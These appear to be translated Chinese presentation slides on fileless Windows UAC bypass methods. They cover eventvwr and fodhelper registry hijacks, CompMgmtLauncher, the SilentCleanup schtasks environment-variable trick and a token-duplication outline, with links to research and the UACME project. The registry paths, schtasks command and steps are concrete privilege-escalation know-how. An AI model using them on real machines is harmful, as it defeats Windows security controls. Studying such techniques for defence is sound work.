好、好、好，我们不谈DLL's了，来说说无文件的UAC绕过。

ShellExecute -> LNK

@enigma0x3 西方的祸害啊!

- eventvwr: HKCU\Software\Classes\mscfile\shell\open\command
- 红队的爱，恶意软件的菜!
- Win 7,8,8.1,10,10RS1

实验操作

利用 C:\Windows\System32\fodhelper.exe
实现一个完整的UAC绕过。

↳ 这里有个小伎俩，仔细看看procmon！

↳ Win 10,10RS1,10RS2,10RS3

或 C:\Windows\System32\CompMgmtLauncher.exe

↳ 这里就没伎俩啦。

↳ Win 7,8,8.1,10,10RS1

环境变量扩展 了解一下这两个个案

- C:\Windows\System32\CompMgmtLauncher.exe
  - %ProgramData% -> Computer Management.lnk
  - https://breakingmalware.com/vulnerabilities/command-injection-and-elevation-environment-variables-revisited/
  - Win7,8,8.1,10,10RS1
- schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I
  - %windir% -> cleanmgr.exe
  - https://tyranidslair.blogspot.co.uk/2017/05/exploiting-environment-variables-in.html
  - Win 8.1,10,10RS1,10RS2,10RS3 (绕过 AlwaysNotify)

还有很多相关的议题...

我们就不要挑雪去填塞水井了，有空自己研究看看以下类型

争用情况

https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/

提权过的COM

http://www.freebuf.com/articles/system/116611.html

有 uiAccess 应用程序的 UIPI

https://habrahabr.ru/company/pm/blog/328008/

https://github.com/hfiref0x/UACME/blob/5f578fcb7fa8b8f1d2fcfd3d159d004bdc709719/Source/Akagi/methods/hybrids.c#L1613

NTFS 重新分析点

https://github.com/hfiref0x/UACME/blob/5f578fcb7fa8b8f1d2fcfd3d159d004bdc709719/Source/Akagi/methods/hybrids.c#L1747

压垮骆驼的最后一根稻草


来看看最后一个个案
这个个案的基础是James Forshaw 和 CIA谈论/发现的问题

延伸阅读可以参考一下链接。

https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-1.html
https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-2.html
https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-3.html

回顾一下我们的拆分令牌管理员

如果我们是管理员组的一部分
并在中等 IL 处运行
即便 UAC 权限设置为“Always Notify”
我们还是可以绕过 UAC



(1) 复制提权过的进程的令牌

(2) 将其降至中等 IL 处

(3) 删除一些受限的组和权限

(4) 通过 CreateProcessWithLogon 来生成一个提权的外壳

游戏结束

"Perhaps it's finally time for Microsoft
to take UAC out the back and
give it a proper sending off." -James Forshaw

+ UACME project - @hfiref0x
  -> https://github.com/hfiref0x/UACME
+ Reading Your Way Around UAC (1&2&3) - @tiraniddo
  -> https://tyranidslair.blogspot.co.uk/2017/05/reading-your-way-around-uac-part-1.html
+ Exploiting Environment Variables in Scheduled Tasks for UAC Bypass - @tiraniddo
  -> https://tyranidslair.blogspot.co.uk/2017/05/exploiting-environment-variables-in.html
+ "Fileless" UAC Bypass Using eventvwr.exe and Registry Hijacking - @enigma0x3
  -> https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/
+ Bypassing UAC on Windows 10 using Disk Cleanup - @enigma0x3
  -> https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/
+ Bypassing UAC using App Paths - @enigma0x3
  -> https://enigma0x3.net/2017/03/14/bypassing-uac-using-app-paths/
+ Anatomy of UAC Attacks - @FuzzySec
  -> http://www.fuzzysecurity.com/tutorials/27.html
+ Windows 7 UAC whitelist
  -> https://www.pretentiousname.com/misc/win7_uac_whitelist2.html
+ Inside Windows Vista User Account Control - TechNet
  -> https://technet.microsoft.com/en-us/library/2007.06.uac.aspx
+ Inside Windows 7 User Account Control - TechNet
  -> https://technet.microsoft.com/en-us/library/2009.07.uac.aspx

参考资源 & 特别鸣谢

And many many more!

问与答